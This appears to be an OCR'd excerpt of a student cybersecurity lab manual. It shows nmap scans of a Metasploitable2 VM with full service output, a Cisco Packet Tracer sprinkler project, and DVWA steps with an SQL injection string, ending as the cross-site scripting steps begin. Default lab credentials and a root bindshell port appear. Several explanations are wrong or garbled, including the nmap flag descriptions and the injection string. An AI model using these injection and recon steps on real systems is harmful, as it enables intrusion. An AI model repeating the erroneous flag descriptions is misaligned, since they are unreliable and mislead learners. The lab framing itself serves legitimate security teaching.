


c) nmap -sT

This command scans the TCP port.

d) nmap -O

To scan the entire system and all ports, use this method.




e) nmap -A

The system and its ports are scanned using this.


```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A  192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-02 05:09 EST
Stats: 0:00:28 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 86.96% done; ETC: 05:10 (0:00:02 remaining)
Nmap scan report for 192.168.56.101
Host is up (0.00067s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.102
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 600fcfe1c05f6a74d69024fac4d56ccd (DSA)
|_  2048 5656240f211ddea72bae61b1243de8f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      37697/tcp   mountd
|   100005  1,2,3      60081/udp   mountd
|   100021  1,3,4      40649/tcp   nlockmgr
|   100021  1,3,4      51365/udp   nlockmgr
|   100024  1          46114/tcp   status
|_  100024  1          59212/udp   status
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Speaks41ProtocolNew, LongColumnFlag, SupportsTransactions, ConnectWithDatabase, SwitchToSSLAfterHandshake, SupportsCompression, Support41Auth
|   Status: Autocommit
|_  Salt: NJiTFBVk7oLjUGEdHxG8
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2023-03-02T10:10:11+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
MAC Address: 08:00:27:E7:E0:D5 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```



f) nmap –Pt

Using this, you may telnet-scn the system.





6. Networking project on Fire extinguisher using cisco packet tracer.

For this project, the Cisco Packet Tracer is employed. This is how we imitate network devices. This project is used to put out the fire and switch on the filter when smoke is detected.

To carry this off, we need a server, a water sprinkler, a smoke detector, and three smoke-emitting autos. After dragging and dropping each of these parts into the working area, we must rename the server to registration server and the water sprinkler to sprinkler. The networks must all be static, which can be confirmed by looking at the configuration settings for each component. Next, the ipv4 addresses of the

server, sprinkler, and smoke detector must be provided. The individual IPv4 addresses of these components are 1.0.0.1, 1.0.0.2, and 1.0.0.3. The user must then be found in the server's desktop settings, and an account must be created using admin as the username and password. Next, on each device, select the remote desktop option to connect the smoke detector and fire extinguisher. Then, two conditions—smoke on and smoke off—must be presented to the server by specifying the boundaries.






Group2:


1. Perform exploiting DVWA

a) Perform SQL injection on DVWA


Step 1: Launch the metasploitable and kali linux operating systems in the virtual computer. Find the IP address of the system that can be exploited, then enter it in Firefox.




Step 2:Click the link, then enter the password password and the username admin.




Step 3: Modify the security setting on the DWDA security tab from high to low. Enter the user ID as 1"or"1=" in SQL injection after that. submission with one click. Your username will now be provided.





b) Perform Cross-site scripting on DVWA


Step 1: Launch the kali linux and metasploitable operating systems in the virtual computer. Find the metasploitable machine's IP address, then type it into Firefox.




```
 _                  _                  _ _           _       _       _____
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

